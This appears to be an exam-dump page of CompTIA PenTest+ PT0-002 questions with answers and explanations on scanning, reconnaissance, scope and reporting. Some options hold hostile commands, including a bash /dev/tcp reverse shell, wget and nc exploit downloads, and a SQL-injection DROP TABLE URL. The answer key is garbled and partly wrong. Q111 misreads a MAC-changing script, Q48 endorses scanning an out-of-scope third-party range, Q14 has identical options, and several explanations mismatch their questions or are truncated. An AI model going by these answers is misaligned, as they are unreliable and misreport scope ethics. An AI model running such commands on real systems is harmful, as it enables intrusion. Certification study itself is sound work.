

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

<https://www.2passeasy.com/dumps/PT0-002/>



NEW QUESTION 1

You are a penetration tester running port scans on a server. INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1

Part 2

Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command



Penetration Testing

Part 1

Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns

Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting

NEW QUESTION 2

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 3

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -8 -T0
- B. --script "http*vuln*"
- C. -sn
- D. -O -A

Answer: B

Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- --open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 4

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 5

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

- A. To meet PCI DSS testing requirements
- B. For testing of the customer's SLA with the ISP
- C. Because of concerns regarding bandwidth limitations
- D. To ensure someone is available if something goes wrong

Answer: D

NEW QUESTION 6

Which of the following is the most secure method for sending the penetration test report to the client?

- A. Sending the penetration test report on an online storage system.
- B. Sending the penetration test report inside a password-protected ZIP file.
- C. Sending the penetration test report via webmail using an HTTPS connection.
- D. Encrypting the penetration test report with the client's public key and sending it via email.

Answer: D

Explanation:

This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client's public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

NEW QUESTION 7

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:

B. link:
C. site:
D. intitle:

Answer: C

Explanation:

The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 8

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org.

3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 9

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 10

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Answer: A

Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 10

A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. iam_enum_permissions
- B. iam_privesc_scan
- C. iam_backdoor_assume_role
- D. iam_bruteforce_permissions

Answer: A

Explanation:

The iam_enum_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list all permissions associated with an IAM user³. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments⁴.

NEW QUESTION 12

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. chmod u+x script.sh

- B. chmod u+e script.sh
- C. chmod o+e script.sh
- D. chmod o+x script.sh

Answer: A

NEW QUESTION 14

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24
- C. nmap oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 18

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 20

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

Answer: CF

Explanation:

In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions val=(val+1) and val+=1 both achieve this goal. The expressions val++ and ++val are not valid in Python, as there is no increment operator. The expressions +val and val=val++ do not change the value of val2.

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

NEW QUESTION 24

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 26

A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user ...ch of the following should be included in the recommendations for remediation?

- A. training program on proper access to the web server
- B. patch-management program for the web server.
- C. the web server in a screened subnet
- D. Implement endpoint protection on the workstations

Answer: D

Explanation:

The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION 30

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
- B. tar zxvf password.txt
- C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A

NEW QUESTION 33

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

Answer: B

NEW QUESTION 38

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Answer: A

NEW QUESTION 42

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

Answer: B

Explanation:

The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications4.

NEW QUESTION 44

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.

Which of the following actions, if performed, would be ethical within the scope of the assessment?

- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 47

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

Answer: B

Explanation:

Deauth will make the client connect again

NEW QUESTION 48

A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 50

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

Answer: A

Explanation:

The systems administrator and the technical staff would be more interested in the technical aspect of the findings

NEW QUESTION 55

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

Answer: C

Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 57

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

Answer: A

Explanation:

Situational awareness is the ability to perceive and understand the environment and events around oneself, and to act accordingly. The penetration tester demonstrated situational awareness by stopping the transfer of PII, which was out of scope and could have violated the ROE or legal and ethical principles. The other options are not relevant to the situation or the decision of the penetration tester.

NEW QUESTION 58

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

Explanation:

The file /scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 59

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

Answer: B

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 60

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

Explanation:

Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it means that they detected the tester's activity and blocked it from reaching the client's network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

NEW QUESTION 62

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

Explanation:

Concatenation is the term used to describe the process of appending string values onto another string. In Python, concatenation can be done using the + operator, such as "Hello" + "World" = "HelloWorld".

NEW QUESTION 63

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Answer: B

Explanation:

The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 67

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Answer: C

NEW QUESTION 72

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

Answer: C

Explanation:

s for why the penetration tester wants this command executed.

NEW QUESTION 76

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 80

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 82

Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

- A. Peach
- B. WinDbg
- C. GDB
- D. OllyDbg

Answer: C

Explanation:

OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linuxspecific debugging tool.

GDB is a tool that can be used to analyze and debug executable binaries, especially on Linux systems. GDB can disassemble, decompile, set breakpoints, examine memory, modify registers, and perform other operations on binaries. GDB can help a penetration tester understand the functionality, behavior, and vulnerabilities of an unknown binary. Peach is a tool that can be used to perform fuzzing, which is a technique of sending malformed or random data to a target to trigger errors or crashes. WinDbg and OllyDbg are tools that can be used to analyze and debug executable binaries, but they are mainly designed for Windows systems.

NEW QUESTION 83

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Answer: AF

NEW QUESTION 86

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 87

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 91

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Answer: D

NEW QUESTION 95

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

Answer: AE

Explanation:

Wireshark and Shodan are two tools that can be used to perform passive reconnaissance, which means collecting information from publicly available sources without interacting with the target or revealing one's identity. Wireshark is a tool that can be used to capture and analyze network traffic, such as packets, protocols, or sessions, without sending any data to the target. Shodan is a tool that can be used to search for devices or services on the internet, such as web servers, routers, cameras, or firewalls, without contacting them directly. The other tools are not passive reconnaissance tools, but rather active reconnaissance tools, which means interacting with the target or sending data to it. Nessus and Retina are tools that can be used to perform vulnerability scanning, which involves sending probes or requests to the target and analyzing its responses for potential weaknesses. Burp Suite is a tool that can be used to perform web application testing, which involves intercepting and modifying web requests and responses between the browser and the server.

NEW QUESTION 96

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Answer: A

Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

NEW QUESTION 101

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.
- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

Answer: C

Explanation:

The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

NEW QUESTION 104

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

Answer: D

Explanation:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys.

However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 106

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 108

An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

- A. Protocol negotiation
- B. Packet sniffing
- C. Four-way handshake
- D. Downgrade attack

Answer: D

Explanation:

A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks¹.

NEW QUESTION 110

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Answer: A

NEW QUESTION 111

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

- A. Spawn a local shell.
- B. Disable NIC.
- C. List processes.
- D. Change the MAC address

Answer: A

Explanation:

s for what the script author was trying to do.

NEW QUESTION 114

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 116

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

<http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892> ' ; DROP TABLE SERVICES; -

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 120

During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?

- A. Federation misconfiguration of the container
- B. Key mismanagement between the environments
- C. IaaS failure at the provider
- D. Container listed in the public domain

Answer: A

Explanation:

The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

NEW QUESTION 125

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications

- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:

These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION 126

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements
- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 131

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Answer: D

Explanation:

Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

NEW QUESTION 136

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

